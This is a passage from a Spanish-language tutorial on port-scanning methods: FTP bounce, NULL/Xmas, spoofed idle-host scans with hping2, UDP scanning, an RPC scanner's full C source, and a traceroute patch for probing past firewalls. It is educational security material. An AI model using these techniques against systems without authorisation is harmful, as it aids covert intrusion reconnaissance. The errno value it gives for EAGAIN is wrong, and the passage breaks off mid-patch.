FTP bouncer: bueno, este metodo de escaneo se basa en la caracteristica de algunos servidores de ftp que permiten usarlo como "proxy", es decir, crear una server-DTP activo que te permita enviar cualquier fichero a cualquier otro server. La tecnica en si para el proposito de escaneo de puertos consiste en conectar por ftp al server y mediante el comando PORT declarar el "User-DTP" pasivo que escucha en el puerto que queremos saber si esta abierto. Despues, se actua de la siguiente forma: se hace un LIST del directorio actual y el resultado sera enviado al canal Server-DTP. Si el puerto que comprobamos esta abierto todo ocurre con normalidad generando las respuestas 150 y 226 pero si el puerto esta cerrado obtendremos "425 Can’t build data connection: Connection refused.". Este metodo, es en parte no lo suficientemente rapido pero aun asi puede ser util ya que es dificil de tracear por parte del server remoto.

Un ejemplo de implementacion de esta tecnica en codigo C: (nmap)

```
         ...

portlist bounce_scan(struct hoststruct *target, unsigned short *portarray,
                     struct ftpinfo *ftp) {

         /* vemos el inicio de la funcion que aplica esta tecnica */

         ...

int starttime,  res , sd = ftp->sd,  i=0;
char *t = (char *)&target->host;
int retriesleft = FTP_RETRIES;
char recvbuf[2048];
char targetstr[20];
char command[512];

#ifndef HAVE_SNPRINTF
sprintf(targetstr, "%d,%d,%d,%d,0,", UC(t[0]), UC(t[1]), UC(t[2]), UC(t[3]));
#else
  snprintf(targetstr, 20, "%d,%d,%d,%d,0,", UC(t[0]), UC(t[1]), UC(t[2]), UC(t[
3]));
#endif

        /*  simplemente  definicion  de  variables y  usa  snprintf  o
sprintf segun si se tiene o no */

        ...

starttime = time(NULL);
if (o.verbose || o.debugging)
  printf("Initiating TCP ftp bounce scan against %s (%s)\n",
         target->name,  inet_ntoa(target->host));
for(i=0; portarray[i]; i++) {
#ifndef HAVE_SNPRINTF
  sprintf(command, "PORT %s%i\r\n", targetstr, portarray[i]);
#else
  snprintf(command, 512, "PORT %s%i\r\n", targetstr, portarray[i]);
#endif

        /* inicio del escaneo, definicion de bucle para ir cambiando
puerto (portarray) */
```

```
       ...

  if (send(sd, command, strlen(command), 0) < 0 ) {
    perror("send in bounce_scan");
    if (retriesleft) {
      if (o.verbose || o.debugging)
        printf("Our ftp proxy server hung up on us!  retrying\n");
      retriesleft--;
      close(sd);
      ftp->sd = ftp_anon_connect(ftp);
      if (ftp->sd < 0) return target->ports;
      sd = ftp->sd;
      i--;
    }
    else {
      fprintf(stderr, "Our socket descriptor is dead and we are out of retries.
 Giving up.\n");
      close(sd);
      ftp->sd = -1;
      return target->ports;
    }
  } else {
    res = recvtime(sd, recvbuf, 2048,15);
    if (res <= 0) perror("recv problem from ftp bounce server\n");
    else {
      recvbuf[res] = '\0';
  if (o.debugging) printf("result of port query on port %i: %s",
                          portarray[i],  recvbuf);
      if (recvbuf[0] == '5') {
        if (portarray[i] > 1023) {
        fprintf(stderr, "Your ftp bounce server sucks, it won't let us feed bog
us ports!\n");
        exit(1);
      }


      /* en esta  parte de code mira que envia  con send() y comprueba
que el  envio ha sido correcto  y la recepcion  tambien, comprueba que
hace  uso de ftp_anon_connect(),  funcion que  podras encontrar  en el
codigo fuente de nmap en nmap.c, pero que yo no he copiado aqui por no
alargar mas  la explicacion, el  nombre ya indica obviamente  para que
sirve. Puedes ver que cuando  recibe bien y "if (o.debugging) entonces
saca en pantalla el resultado del query al puerto.  */

      ...

      else {
        fprintf(stderr, "Your ftp bounce server doesn't allow priviliged ports,
 skipping them.\n");
        while(portarray[i] && portarray[i] < 1024) i++;
        if (!portarray[i]) {
          fprintf(stderr, "And you didn't want to scan any unpriviliged ports.
 Giving up.\n");
          /*      close(sd);
          ftp->sd = -1;
          return *ports;*/
          /* screw this gentle return crap!  This is an emergency! */
          exit(1);
        }
      }
      }
```

```
      /* en caso de que no se consiga query a ningun puerto */

      ...

    else
      if (send(sd, "LIST\r\n", 6, 0) > 0 ) {
        res = recvtime(sd, recvbuf, 2048,12);
        if (res <= 0)  perror("recv problem from ftp bounce server\n");
        else {
          recvbuf[res] = '\0';
          if (o.debugging) printf("result of LIST: %s", recvbuf);
          if (!strncmp(recvbuf, "500", 3)) {
            /* fuck, we are not aligned properly */
            if (o.verbose || o.debugging)
              printf("misalignment detected ... correcting.\n");
             res = recvtime(sd, recvbuf, 2048,10);
          }
          if (recvbuf[0] == '1' || recvbuf[0] == '2') {
            if (o.verbose || o.debugging) printf("Port number %i appears good.\
n", portarray[i]);
            addport(&target->ports, portarray[i], IPPROTO_TCP, NULL);
            if (recvbuf[0] == '1') {
            res = recvtime(sd, recvbuf, 2048,5);
            recvbuf[res] = '\0';
            if (res > 0) {
              if (o.debugging) printf("nxt line: %s", recvbuf);
              if (recvbuf[0] == '4' && recvbuf[1] == '2' &&
                  recvbuf[2] == '6') {


                deleteport(&target->ports, portarray[i], IPPROTO_TCP);
                if (o.debugging || o.verbose)
                  printf("Changed my mind about port %i\n", portarray[i]);
              }
            }
            }
          }
        }
      }
    }
  }
}

        /* empieza con  el LIST al server. Ademas  vemos que comprueba
si no hay  una alineacion correcta y la  corrige. Finalmente a~ade los
puertos  que   comprueba  que   estan  abiertos  y..   (ver  siguiente
comentario) */

if (o.debugging || o.verbose)
  printf("Scanned %d ports in %ld seconds via the Bounce scan.\n",
         o.numports, (long) time(NULL) - starttime);
return target->ports;
}

        /* final  de la funcion, devuelve los  puertos abiertos, final
del bounce scan */

       Envio de  ACKs: este metodo se  basa en el envio  de un paquete
ACK. El metodo de analisis de la respuesta RST puede ser:

       1. fijarse en el valor del TTL
```

2. fijarse en el valor de win

1. Si el puerto esta abierto entonces encontramos en la respuesta un valor de ttl menor de 64.
2. Si el puerto esta abierto encontramos un valor de win en la respuesta distinto de 0.

Pero, esta tecnica de escaneo no se cumple en todo tipo de sistemas y su implementacion no esta muy clara. Si quieres saber mas sobre este metodo puedes leer Phrack 49; articulo 15 de Uriel Maimon.

Null scan: este metodo se basa en el envio de paquetes sin ningun flag en la cabecera TCP, pero, el incluir en los bits reservados (RES1, RES2) no influye.

En caso de que el puerto este abierto, no se recibe respuesta del host remoto pero en el caso de estar cerrado se recibe un RST|ACK. Este tipo de escaneo solo funciona en caso de que el host remoto sea unix (BSD sockets). En la version 1.49 del Nmap aun no estaba implementado, actualmente si; pero no tengo las fuentes de la ultima version asi que tendras que buscarlo.

Para realizar este tipo de pruebas con el hping2 puedes hacer:

```
$ hping2 127.0.0.1 -c 1 -p 80
```

y en caso de estar cerrado el puerto 80 se recibira un RST|ACK.

Pero, este metodo, puede no ser valido desde el momento en que los hosts remotos pueden chequear paquetes sin flags.

Xmas scan: este metodo es digamos antonimo al NULL ya que en el todas los flags estan activados, es decir, con SYN, ACK, FIN, RST, URG, PSH.y de nuevo los bits reservados no influyen en el resultado del escaneo y de nuevo solo funcionara contra host remotos que sean unix, ya que se basa en la implementacion de la pila TCP/IP que hacen sistemas unix/linux/bsd.

En caso de que el puerto este abierto, no se recibe respuesta y en caso de que este cerrado se recibe un RST|ACK. En lo que se refiere a las fuentes pasa lo mismo que con el null scan.

Para realizar esta prueba con el hping2 tendras que hacer, por ejemplo:

```
$ hping2 127.0.0.1 -c 1 -p 80 -F -S -R -P -A -U -X -Y
```

Spoofed scan a traves de un ’host dormido’: este metodo de escaneo destaca, claro esta, porque aunque sea detectable, no detecta al que esta escaneando sino al ’host dormido’ (considerado A) (de actividad 0) que es utilizado para el escaneo. Para esta tecnica se puede usar hping2 y se basa en la variacion del id de los paquetes que envia A (host dormido). Para que se entienda: Se usara hping2 para enviar paquetes TCP con unos flags determinados.

Exactamente lo que se hace es monitorizar la actividad de A para asi obtener el incremento del id que inicialmente es de +1 ya que no tiene actividad. A continuacion, se enviaran un paquete SYN spoofeado con la ip del host A al puerto que queramos saber si esta abierto del host remoto (considerado B). Si el puerto de B al que

enviamos dichos paquetes esta abierto devolvera un paquete SYN y un ACK a A (host dormido), forzando a B a mandar un RST, ya que A no inicio dicha conexion y no quiere continuar la comunicacion. Esto, hace que A (host silencioso), tenga actividad y por tanto que cambie drasticamente su id, por tanto, sabremos de esta forma que el puerto esta abierto.

Lo que hay que puntualizar es que es no es muy sencillo encontrar un host remoto en el que realmente no haya actividad y ademas no todos los citados servidores sirven puesto que no incrementas su numero inicial de secuencia de la misma forma. Para obtener una monitorizacion de la actividad de A (host dormido) se tendra que:

```
        $ hping2 A -r
HPING B (ppp0 xxx.yyy.zzz.jjj): no flags are set, 40 headers + 0 data bytes
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=0 ttl=64 id=xxx win=0 time=1.3 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=1 ttl=64 id=+1 win=0 time=80 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=2 ttl=64 id=+1 win=0 time=89 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=3 ttl=64 id=+1 win=0 time=90 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=4 ttl=64 id=+1 win=0 time=91 ms
...
```

Para enviar un paquete SYN spoofeado:

```
        $ hping2 B -a A -S -p puerto
ppp0 default routing interface selected (according to /proc)
HPING 127.0.0.1 (ppp0 127.0.0.1): S set, 40 headers + 0 data bytes
...
```

Y entonces si el puerto al que hemos enviado los paquetes esta abierto, vemos como en la monitorizacion de A se observa:

```
...
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=17 ttl=64 id=+1 win=0 time=92 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=18 ttl=64 id=+1 win=0 time=84 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=19 ttl=64 id=+2 win=0 time=83 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=20 ttl=64 id=+3 win=0 time=92 ms
60 bytes from xxx.yyy.zzz.jjj:flags =RA seq=21 ttl=64 id=+1 win=0 time=91 ms
...
```

Escaneando UDP mediante error de ICMP port unreachable: En este metodo encontramos una primera diferencia, se usa el protocolo UDP, no TCP. Aunque dicho protocolo es mas simple, es mas dificil usarlo para escanear, debido a que los puertos abiertos no usan digamos la funcion fatica y los puertos cerrados no tienen porque enviar un mensaje de error ante nuestros envios. Pero, la mayoria de los hosts mandan un mensaje de error ICMP_PORT_UNREACH cuando envias un paquete (UDP) a un puerto UDP cerrado. Esto puede ser usado para, por exclusion, saber los puertos que estan abiertos pero no es muy viable, porque tampoco se tiene la seguridad de que el error de ICMP llegue a nosotros y es ciertamente lento, e incluso mas cuando nos encontramos con un host que limita el numero de mensajes de ICMP a enviar, como se ha comentado anteriormente en los metodos para averiguar el tipo de OS que presenta una maquina. Ademas, necesitas acceso de root para poder construir raw ICMP socket para leer los puertos inalcanzables. Un ejemplo de aplicacion de esta tecnica en C: (nmap)

```
portlist udp_scan(struct hoststruct *target, unsigned short *portarray) {

        /* inicio de la funcion que pone en practica este metodo */
```

```
        ...

  int icmpsock, udpsock, tmp, done=0, retries, bytes = 0, res,  num_out = 0;
  int i=0,j=0, k=0, icmperrlimittime, max_tries = UDP_MAX_PORT_RETRIES;
  unsigned short outports[MAX_SOCKETS_ALLOWED];
  unsigned short numtries[MAX_SOCKETS_ALLOWED];
  struct sockaddr_in her;
  char senddata[] = "blah\n";
  unsigned long starttime, sleeptime;
  struct timeval shortwait = {1, 0 };
  fd_set  fds_read, fds_write;

  bzero( (char *) outports, o.max_sockets * sizeof(unsigned short));
  bzero( (char *) numtries, o.max_sockets * sizeof(unsigned short));

         /*  como puedes ver,  preliminares, pero  importantes, puesto
que sino no entenderas el resto del code. */


  icmperrlimittime = 60000;
  sleeptime = (target->rtt)? ( target->rtt) + 30000 : 1e5;
if (o.wait) icmperrlimittime = o.wait;
starttime = time(NULL);
FD_ZERO(&fds_read);
FD_ZERO(&fds_write);
if (o.verbose || o.debugging)
 printf("Initiating UDP (raw ICMP version) scan against %s (%s) using wait dela
y of %li usecs.\n", target->name,  inet_ntoa(target->host), sleeptime);
if ((icmpsock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0)
  perror("Opening ICMP RAW socket");
if ((udpsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
  perror("Opening datagram socket");

unblock_socket(icmpsock);
her.sin_addr = target->host;
her.sin_family = AF_INET;

         /* se  observa como icmperrlimittime hace que  no estropee el
scan el hecho de que algunos  SOs pongan limites al numero de mensajes
de error ICMP por tiempo. Abre raw socket y dgram socket. */

         ...

while(!done) {
  tmp = num_out;
  for(i=0; (i < o.max_sockets && portarray[j]) || i < tmp; i++) {
    close(udpsock);
    if ((udpsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
      perror("Opening datagram socket");
    if ((i > tmp && portarray[j]) || numtries[i] > 1) {
      if (i > tmp) her.sin_port = htons(portarray[j++]);
      else her.sin_port = htons(outports[i]);
      FD_SET(udpsock, &fds_write);
      FD_SET(icmpsock, &fds_read);
      shortwait.tv_sec = 1; shortwait.tv_usec = 0;
      usleep(icmperrlimittime);
      res = select(udpsock + 1, NULL, &fds_write, NULL, &shortwait);
       if (FD_ISSET(udpsock, &fds_write))
          bytes = sendto(udpsock, senddata, sizeof(senddata), 0,
                         (struct sockaddr *) &her, sizeof(struct sockaddr_in));
      else {
```

```
        printf("udpsock not set for writing port %d!",  ntohs(her.sin_port));
        return target->ports;
      }
      if (bytes <= 0) {
        if (errno == ECONNREFUSED) {
          retries = 10;
          do {
            printf("sendto said connection refused on port %d but trying again
anyway.\n", ntohs(her.sin_port));
            usleep(icmperrlimittime);
            bytes = sendto(udpsock, senddata, sizeof(senddata), 0,
                           (struct sockaddr *) &her, sizeof(struct sockaddr_in))
;
            printf("This time it returned %d\n", bytes);
          } while(bytes <= 0 && retries-- > 0);
        }
        if (bytes <= 0) {
          printf("sendto returned %d.", bytes);
          fflush(stdout);
          perror("sendto");
        }
      }
      if (bytes > 0 && i > tmp) {
        num_out++;
        outports[i] = portarray[j-1];
      }
    }
  }
  usleep(sleeptime);
  tmp = listen_icmp(icmpsock, outports, numtries, &num_out, target->host, &targ
et->ports);
  if (o.debugging) printf("listen_icmp caught %d bad ports.\n", tmp);
  done = !portarray[j];
  for (i=0,k=0; i < o.max_sockets; i++)
    if (outports[i]) {
      if (++numtries[i] > max_tries - 1) {
        if (o.debugging || o.verbose)
          printf("Adding port %d for 0 unreachable port generations\n",
                 outports[i]);
        addport(&target->ports, outports[i], IPPROTO_UDP, NULL);
        num_out--;
        outports[i] = numtries[i] = 0;
      }
      else {
        done = 0;
        outports[k] = outports[i];
        numtries[k] = numtries[i];
        if (k != i)
          outports[i] = numtries[i] = 0;
        k++;
      }
    }
  if (num_out == o.max_sockets) {
  printf("Numout is max sockets, that is a problem!\n");
  sleep(1);
  }
}

        /* si  analizas este  fragmento de codigo  (copia un  poco mas
grande  de  lo normal,  pero  es que  es  mas  entendible asi.  Puedes
observar que  se repite el proceso  varias veces; dado  el problema de
que  algunas  veces  los paquetes  ICMP  de  error  no nos  lleguen  a
```

```
nosotros, asi  es una forma de  asegurarse. Ademas, puedes  ver que en
todo, si falla algo, te devuelve  justamente el error. Lo mejor es que
analices tu mismo el codigo. */

        ...

if (o.debugging || o.verbose)
  printf("The UDP raw ICMP scanned %d ports in  %ld seconds with %d parallel so
ckets.\n", o.numports, time(NULL) - starttime, o.max_sockets);
close(icmpsock);
close(udpsock);
return target->ports;
}

        /*  final de la  funcion, devuelve  puertos, saca  en pantalla
datos del escaneo, etc. */


       Escaneo UDP basado en recvfrom() y write(): este metodo arregla
el problema  de que los errores  ICMP de port  unreachable solo puedan
ser leidos  por el root.  Para saber si  ha sido recibido un  error de
ICMP basta con usar recvfrom() y se recibira ECONNREFUSED ("Connection
refused", errno 111) si se ha recibido y EAGAIN("Try Again", errno 13)
si no se ha recibido.
       Un  ejemplo de  este metodo  implementado en  C  lo encontramos
nuevamente en nmap.

portlist lamer_udp_scan(struct hoststruct *target, unsigned short *portarray) {

         /* inicio  de funcion  que implementa este  metodo, no  voy a
copiar  las  definiciones de  variables  e  inicializacion del  primer
socket.   Si quieres  verlo completo  revisa las  fuentes de  nmap por
ejemplo /nmap-1.49/nmap.c */

         ...


if (o.wait) sleeptime = o.wait;
else sleeptime =  calculate_sleep(target->host) + 60000;
if (o.verbose || o.debugging)
  printf("Initiating UDP scan against %s (%s), sleeptime: %li\n", target->name,
         inet_ntoa(target->host), sleeptime);
starttime = time(NULL);

          /* temporizador/saca en pantalla que se inicia el escaneo */

          ...

for(i = 0 ; i < o.max_sockets; i++)
  trynum[i] =  portno[i] = 0;
while(portarray[j]) {
  for(i=0; i < o.max_sockets && portarray[j]; i++, j++) {
    if (i >= last_open) {
      if ((sockets[i] = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1)
        {perror("datagram socket troubles"); exit(1);}
      block_socket(sockets[i]);
      portno[i] = portarray[j];
    }
    her.sin_port = htons(portarray[j]);
    bytes = sendto(sockets[i], data, sizeof(data), 0, (struct sockaddr *) &her,
                   sizeof(struct sockaddr_in));
    usleep(5000);
```

```
    if (o.debugging > 1)
      printf("Sent %d bytes on socket %d to port %hi, try number %d.\n",
             bytes, sockets[i], portno[i], trynum[i]);
    if (bytes < 0 ) {
      printf("Sendto returned %d the FIRST TIME!@#$!, errno %d\n", bytes,
             errno);
      perror("");
      trynum[i] = portno[i] = 0;
      close(sockets[i]);
    }
  }

        /* envio de datos al puerto a escanear. Comprueba por ti mismo
el codigo */

  last_open = i;
  /* Might need to change this to 1e6 if you are having problems*/
  usleep(sleeptime + 5e5);
  for(i=0; i < last_open ; i++) {
    if (portno[i]) {
      unblock_socket(sockets[i]);
      if ((bytes = recvfrom(sockets[i], response, 1024, 0,
                            (struct sockaddr *) &stranger,
                            &sockaddr_in_size)) == -1)
        {
          if (o.debugging > 1)
            printf("2nd recvfrom on port %d returned %d with errno %d.\n",
                   portno[i], bytes, errno);
          if (errno == EAGAIN /*11*/)
            {
              if (trynum[i] < 2) trynum[i]++;
              else {
                if (RISKY_UDP_SCAN) {
                  printf("Adding port %d after 3 EAGAIN errors.\n", portno[i]);
                  addport(&target->ports, portno[i], IPPROTO_UDP, NULL);
                }
                else if (o.debugging)
                  printf("Skipping possible false positive, port %d\n",
                         portno[i]);
                trynum[i] = portno[i] = 0;
                close(sockets[i]);
              }
            }
          else if (errno == ECONNREFUSED /*111*/) {
            if (o.debugging > 1)
              printf("Closing socket for port %d, ECONNREFUSED received.\n",
                     portno[i]);
            trynum[i] = portno[i] = 0;
            close(sockets[i]);
          }
          else {
            printf("Curious recvfrom error (%d) on port %hi: ",
                   errno, portno[i]);
            perror("");
            trynum[i] = portno[i] = 0;
            close(sockets[i]);
          }
        }
      else /*bytes is positive*/ {
        if (o.debugging || o.verbose)
          printf("Adding UDP port %d due to positive read!\n", portno[i]);
```

```
        addport(&target->ports,portno[i], IPPROTO_UDP, NULL);
        trynum[i] = portno[i] = 0;
        close(sockets[i]);
      }
    }
  }

        ...

  /* Update last_open, we need to create new sockets.*/
  for(i=0, k=0; i < last_open; i++)
    if (portno[i]) {
      close(sockets[i]);
      sockets[k] = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
      /*      unblock_socket(sockets[k]);*/
      portno[k] = portno[i];
      trynum[k] = trynum[i];
      k++;
    }
 last_open = k;
  for(i=k; i < o.max_sockets; i++)
    trynum[i] = sockets[i] = portno[i] = 0;
}

/* observa en este fragmento de  codigo como se cumple a la perfeccion
la teoria de explicacion de  este metodo. Me parece un codigo bastante
simple  de analizar  asi que  mirate todos  los if's  y  lo entenderas
perfectamente (siempre que tengas conocimientos de TCP/IP/C */

        ...

if (o.debugging)
  printf("UDP scanned %d ports in %ld seconds with %d parallel sockets\n",
         o.numports, (long) time(NULL) - starttime, o.max_sockets);
return target->ports;
}

        /* fin de la funcion, datos sobre el escaneo, devuelve puertos */
```

Escaneo de servicios RPC: es relativamente facil hacer un scan de los puertos que ofrecen servicios rpc, bastante rapido y en la mayoria de los casos no se dejan logs en el host remoto. Pero, debido a que han sido descubiertas bastantes vulnerabilidades en estos servicios ciertos sysadmins han optado por bloquear el acceso a este tipo de servicios. Al referirme a RPC lo hago a ONC RPC y no DCE RPC RPC es un sistema basado en query <-> reply. Despues de enviar el numero del programa en el que estas interesado, el numero de procedimiento, algun argumento, autentificacion y otros parametros del host remoto obtienes lo que el procedimiento devuelve o algunas indicaciones de porque fallo.

Pero, antes tenemos que saber que puertos UDP estan abiertos, asi que se usara un connect() para saberlo (como se explico anteriormente) y obtendremos un ICMP de PORT_UNREACH en caso de que no este a la escucha.

Para que RPC fuese portable todos los argumentos son traducidos a XDR, que es un lenguaje de data encoding que se parece un poco a Pascal (rfc1832). Los programas RPC tienen varios procedimientos pero aun uno que siempre existe, es el procedimiento 0. Este, no admite argumentos y no devuelve ningun valor.. (void rpcping()void). Y de esta forma es como determinaremos el puerto en el

que se encuentra un programa, llamaremos al procedimiento ping.

A continuacion, te presento un codigo de halflife (gracias, halflife halflife@infonexus.com) en el que se consigue hacer esto:

```
<++> RPCscan/Makefile
CC=gcc
PROGNAME=rpcscan
CFLAGS=-c

build: checkrpc.o main.o rpcserv.o udpcheck.o
	$(CC) -o $(PROGNAME) checkrpc.o main.o rpcserv.o udpcheck.o

checkrpc.o:


	$(CC) $(CFLAGS) checkrpc.c

main.o:
	$(CC) $(CFLAGS) main.c

rpcserv.o:
	$(CC) $(CFLAGS) rpcserv.c

udpcheck.o:
	$(CC) $(CFLAGS) udpcheck.c

clean:
	rm -f *.o $(PROGNAME)
<-->
<++> RPCscan/checkrpc.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <rpc/rpc.h>
#include <netdb.h>

extern struct sockaddr_in *saddr;

int
check_rpc_service(long program)
{
	int sock = RPC_ANYSOCK;
	CLIENT *client;
	struct timeval timeout;
	enum clnt_stat cstat;
	timeout.tv_sec = 10;
	timeout.tv_usec = 0;
	client = clntudp_create(saddr, program, 1, timeout, &sock);
	if(!client)
		return -1;
	timeout.tv_sec = 10;
	timeout.tv_usec = 0;

	cstat = RPC_TIMEDOUT;
	cstat = clnt_call(client, 0, xdr_void, NULL, xdr_void, NULL, timeout);
	if(cstat == RPC_TIMEDOUT)
	{
		timeout.tv_sec = 10;
```

```
                timeout.tv_usec = 0;
                cstat = clnt_call(client, 0, xdr_void, NULL, xdr_void, NULL, ti
meout);
        }
        clnt_destroy(client);
        close(sock);
        if(cstat == RPC_SUCCESS)
                return 1;
        else if(cstat == RPC_PROGVERSMISMATCH)
                return 1;
        else return 0;
}
<-->
<++> RPCscan/main.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int check_udp_port(char *, u_short);
int check_rpc_service(long);
long get_rpc_prog_number(char *);
#define HIGH_PORT       5000
#define LOW_PORT        512

main(int argc, char **argv)
{
        int i,j;
        long prog;
        if(argc != 3)
        {
                fprintf(stderr, "%s host program\n", argv[0]);
                exit(0);
        }
        prog = get_rpc_prog_number(argv[2]);
        if(prog == -1)

        {
                fprintf(stderr, "invalid rpc program number\n");
                exit(0);
        }
        printf("Scanning %s for program %d\n", argv[1], prog);
        for(i=LOW_PORT;i <= HIGH_PORT;i++)
        {
                if(check_udp_port(argv[1], i) > 0)
                {
                        if(check_rpc_service(prog) == 1)
                        {
                                printf("%s is on port %u\n", argv[2], i);
                                exit(0);
                        }
                }
        }
}
<-->
<++> RPCscan/rpcserv.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <ctype.h>
#include <rpc/rpc.h>
```

```
long
get_rpc_prog_number(char *progname)
{
        struct rpcent *r;
        int i=0;

        while(progname[i] != '\0')
        {
                if(!isdigit(progname[i]))
                {
                        setrpcent(1);
                        r = getrpcbyname(progname);
                        endrpcent();
                        if(!r)
                                return -1;
                        else return r->r_number;
                }
                i++;
        }
        return atoi(progname);
}
<-->
<++> RPCscan/udpcheck.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/param.h>
#include <sys/time.h>
#include <sys/errno.h>
extern int h_errno;

struct sockaddr_in *saddr = NULL;

int
check_udp_port(char *hostname, u_short port)
{
        int s, i, sr;
        struct hostent *he;
        fd_set rset;
        struct timeval tv;
        if(!saddr)
        {
                saddr = malloc(sizeof(struct sockaddr_in));
                if(!saddr) return -1;

                saddr->sin_family = AF_INET;
                saddr->sin_addr.s_addr = inet_addr(hostname);
                if(saddr->sin_addr.s_addr == INADDR_NONE)
                {
                        sethostent(1);
                        he = gethostbyname(hostname);
                        if(!he)
                        {
                                herror("gethostbyname");
                                exit(1);
                        }
```

```
                        if(he->h_length <= sizeof(saddr->sin_addr.s_addr))
                                bcopy(he->h_addr, &saddr->sin_addr.s_addr, he->
h_length);
                        else
                                bcopy(he->h_addr, &saddr->sin_addr.s_addr, size
of(saddr->sin_addr.s_addr));
                        endhostent();
                }
        }
        saddr->sin_port = htons(port);
        s = socket(AF_INET, SOCK_DGRAM, 0);
        if(s < 0)
        {
                perror("socket");
                return -1;
        }
        i = connect(s, (struct sockaddr *)saddr, sizeof(struct sockaddr_in));
        if(i < 0)
        {
                perror("connect");
                return -1;
        }
        for(i=0;i < 3;i++)
        {
                write(s, "", 1);
                FD_ZERO(&rset);
                FD_SET(s, &rset);
                tv.tv_sec = 5;
                tv.tv_usec = 0;
                sr = select(s+1, &rset, NULL, NULL, &tv);
                if(sr != 1)
                        continue;
                if(read(s, &sr, sizeof(sr)) < 1)
                {
                        close(s);
                        return 0;
                }
                else
                {
                        close(s);
                        return 1;
                }
        }
        close(s);
        return 1;
}
<-->
```

Escaneo basandose en traceroute: este metodo lo usare para saber algo mas de los sistemas firewalleados. A continuacion detallare los casos especificos que nos podemos encontrar en el uso de traceroute para saber el camino de nuestro ordenador al host remoto y del cual deduciremos el tipo de firewall que protege al host remoto.

1) Cuando el firewall bloquea todo el trafico excepto pings, ICMP de tipo 8, y respuestas de pings, ICMP de tipo 0. En este caso si hacemos un traceroute normal (es decir usando UDP; suponiendo que en la red de ejemplo estamos en 200.0.0.1 y para llegar a 200.0.0.10 hay que pasar por 200.0.0.2, 200.0.0.3... 200.0.0.10):

```
$ traceroute 200.0.0.10
```

```
traceroute to 200.0.0.10 (200.0.0.10), 30 hops max, 40 byte packets

...

9   * * *
10  * * *
```

En cambio si forzamos a traceroute a usar ICMPs observamos:

```
$ traceroute 200.0.0.10
traceroute to 200.0.0.10 (200.0.0.10), 30 hops max, 40 byte packets

...

9  200.0.0.9 ...
10 200.0.0.10 ...
```

Vemos, pues, que ya tenemos mas informacion de la que teniamos inicialmente.

2) Cuando un firewall bloquea todo el trafico excepto el puerto UDP 53 (DNS), observamos al hacer un traceroute normal:

```
$ traceroute 200.0.0.10
traceroute to 200.0.0.10 (200.0.0.10), 30 hops max, 40 byte packets

...

9  * * *
10 * * *
```

Por tanto, se puede observar como el firewall nos impide realizar esto, ya que solo admite queries de DNS.

A continuacion me basare en lo siguiente; que se puede determinar el numero de hops entre nosotros y el host firewalleado, que se puede controlar el puerto sobre el que lanzamos el traceroute, y que podemos cambiar el numero de pruebas enviadas de cada vez.

Basandose en esto, podemos controlar el puerto que se alcanzara en el firewall y esto sera de gran ayuda sobre todo si pensamos en que el firewall no analiza el contenido de los paquetes y podemos hacerle pensar que son queries de DNS. Pero, la cosa no es tan facil y para saber con que puerto empezaremos nuestro escaneo, hacemos:

```
(puerto_host_remoto - (numero_de_hops * numero_de_pruebas)) - 1
```

y por tanto:

```
(53 - (8 * 3)) - 1 = 28
```

Y por tanto:

```
$ traceroute -p28 200.0.0.10
traceroute to 200.0.0.10 (200.0.0.10), 30 hops max, 40 byte packets

...

9  200.0.0.9 (200.0.0.9) x.x ms * *
10 * * *
```

Puedes observar por tanto, que el escaneo termina justo despues de pasar el puerto del firewall; esto es debido a que se sigue incrementando el puerto y por tanto se produce una denegacion del firewall para ese tipo de envio. Pero, se puede hacer un patch para traceroute para conseguir que no pase esto (gracias a firewalking, ver bibliografia):

```
        /* pertenece a firewalking */

----------------------8<-------- traceroute.diff -----------------------------
--- traceroute.c.orig   Fri Aug 21 15:15:23 1998
+++ traceroute.c        Sun Aug 23 18:58:08 1998
@@ -289,6 +289,7 @@
 int nprobes = 3;
 int max_ttl = 30;
 int first_ttl = 1;
+int static_port = 0;
 u_short ident;
 u_short port = 32768 + 666;    /* start udp dest port # for probe packets */

@@ -352,7 +353,7 @@
                prog = argv[0];

        opterr = 0;
-       while ((op = getopt(argc, argv, "dFInrvxf:g:i:m:p:q:s:t:w:")) != EOF)
+       while ((op = getopt(argc, argv, "dFInrvxf:g:i:m:p:q:Ss:t:w:")) != EOF)
                switch (op) {

                case 'd':
@@ -406,6 +407,13 @@
                        options |= SO_DONTROUTE;
                        break;

+               case 'S':
+                       /*
+                        * Tell traceroute to not increment the destination
+                        * port, useful for bypassing some packet filters.
+                        * Useless without the -p option.
+                       static_port = 1;
+                       break;
                case 's':
                        /*
                         * set the ip source address of the outbound
@@ -744,7 +752,7 @@
                        register struct ip *ip;

                        (void)gettimeofday(&t1, &tz);
-                       send_probe(++seq, ttl, &t1);
+                       send_probe(static_port ? seq : ++seq, ttl, &t1);
                        while ((cc = wait_for_reply(s, from, &t1)) != 0) {
                                (void)gettimeofday(&t2, &tz);
                                i = packet_ok(packet, cc, from, seq);
@@ -1300,9 +1308,9 @@
        extern char version[];

        Fprintf(stderr, "Version %s\n", version);
-       Fprintf(stderr, "Usage: %s [-dFInrvx] [-g gateway] [-i iface] \
-[-f first_ttl] [-m max_ttl]\n\t[ -p port] [-q nqueries] [-s src_addr] [-t tos] \
-[-w waittime]\n\thost [packetlen]\n",
